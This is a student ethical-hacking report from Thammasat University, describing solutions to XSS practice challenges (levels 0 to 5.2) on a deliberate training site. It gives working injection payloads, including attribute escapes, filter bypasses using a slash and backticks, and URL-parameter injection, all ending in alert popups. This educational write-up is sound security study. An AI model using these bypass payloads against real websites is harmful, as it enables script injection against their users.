


School on Information, Computer and Communications Technology
Sirindhorn International Institute of Technology
Thammasat University

Ethical Hacking Assignment Report
Cross Site Scripting Challenges

Group Members:
6522780459 Thanapoom Burapathana
6522771045 Jakrapat Wongpradu

Submitted to:
Dr. Watthanasak Jeamwatthanachai, PhD


Introduction

This report summarizes my work on the Cross-Site Scripting (XSS) challenges from sudo.co.il/xss, completed as part of the course assignment. The goal of this task was to understand how XSS vulnerabilities work by identifying and exploiting them in a safe, controlled environment. I completed all 20 challenges, testing different payloads, analyzing the website's filtering mechanisms, and documenting my approach for each level. All tests were performed ethically for learning purposes only. This report presents the methods I used, the vulnerabilities discovered, and recommended mitigation strategies.


XSS Challenges

Level 0

After assessing the web page structure,we start with inputting a test message into the input field instead of an actual email as shown in the figure below.




The webpage will put whatever input into the `<b>` tag without checking which leads us to the first vulnurability. The solution to create a popup window would be injecting `<script>` tag and calling alert window display in a form of `<script>alert("CSS484")</script>` as shown in the figure below.



Level 01

In level 1, the injection is a bit more complicated than level 00. The `<script>` tag is not working so we conclude that the website has a syntax detection function to replace the first and last string with `<` as shown in the figure below.




So we try putting in another layer in the payload by adding `">` protection layer into the payload to execute the script before the form is sent to the syntax detection function so the whole payload would be:

```
"><script>alert("CSS484")</script>
```


After entering this payload, the alert window appears as shown in the figure below. The protection layer would work with input tag as

```
<input type="text" name="email" value=""><script>alert(1)</script>">
```



Level 02


In Level 2, we attempted the same injection methods used earlier, but they no longer worked. Part of our payload was filtered out by the system before it was reflected in the browser.



After inspecting the HTML, we noticed that the value attribute of the input field no longer interprets our payload as a script, even though the payload still appears inside the element. This led us to change our approach. Instead of injecting another `<script>` tag, we decided to target and exploit the input element's attributes by injecting this payload:


```
"autofocus onfocus="alert(document.domain)
```

By closing the `value = "` with first layer `"` ,we can activate a function to execute a script under the condition of the input being focused and force the element to automatically be focused.




Level 03

For the third level, we use the previous payload from level 02 but the returned value is different.




The space character is replaced with a dash, preventing the browser from interpreting our injected payload as a valid HTML attribute. To bypass this filter, we used the `/` character instead. When parsed, the slash breaks the URL structure and causes the browser to treat the following text as separate attributes, allowing our payload to execute. The injected payload should be:

```
"autofocus/onfocus="alert(document.domain)
```



Level 04

After injection the previous payload from level 03, We got the output shown in the figure below.



From this level, we had to overcome two issues:


1. the website filters out parentheses, and
2. the word “alert” is automatically changed to “Alert” before being reflected.

To address the first problem, we experimented with alternative characters that could behave like parentheses for wrapping a function. We eventually used the backtick (`), since it is valid in JavaScript and can create template literals.

Next, to get around the second problem—where “alert” cannot be used—we switched to a different function that also produces a popup. We settled on using `confirm()` instead.

With both modifications, the script successfully executed. The final payload is:


```
"autofocus/onfocus="confirm`document.domain`
```



Not Secure
http://sudo.co.il/xss/level4.php?email="autofocus%2Fonfocus%3D"confirm`document.dom
Sign in
Subscribe!
Thank you for subscription!
Email "autofocus/onfocus="confirm`document.domain` added t
sudo.co.il
document.domain
OK
Cancel
Read www.google-analytics.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Search HTML
<html> event
<head></head>
<body>
<script async="" src="//www.google-analytics.com/analytics.js"></script>
<script src="analytics.js"></script>
<form action="#" method="get">
<input type="text" name="email" value="" autofocus="" onfocus="confirm`document.domain`"> event
<input type="submit" value="Subscribe!">
</form>
Thank you for subscription!

Email
"autofocus/onfocus="confirm`document.domain`
added to mailing list!
</body>
</html>
Filter Style
:hov .cls
element
}
Layout
Computed
Changes
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
1212×74

Level 5.1

In this level with absolutely no input field, we started by inspecting the website source code and found a little hint in the current URL.






So in this level, we will be injecting payload through the only input field we have which is the URL input field. Since the string parameter that often used to sending stuff through URL is sending the “your_payload” straight in to a script below, we will simply inject the alert(484) in to the URL so the final URL would look like this:


http://www.sudo.co.il/xss/level5-1.php?p=%27;alert(document.domain);%27

After modify the URL, The popup window should appear as so:




Level 5.2

In this level, there is no input field and the URL parameter was sent to the script so suspecting that the URL payload injection from level 5.1 should work might be wise:




It didn't work and from reviewing the script, we noticed that single quotes are now filtered, meaning they no longer break the single quoted wrapper around our payload. To work around this, we began our payload with a single quote, inserted our main script, and then ended it with <!-- so the browser treats the rest as an HTML comment. This allowed the injection to execute. The full payload is:

```
\';alert(document.domain);<!--
```



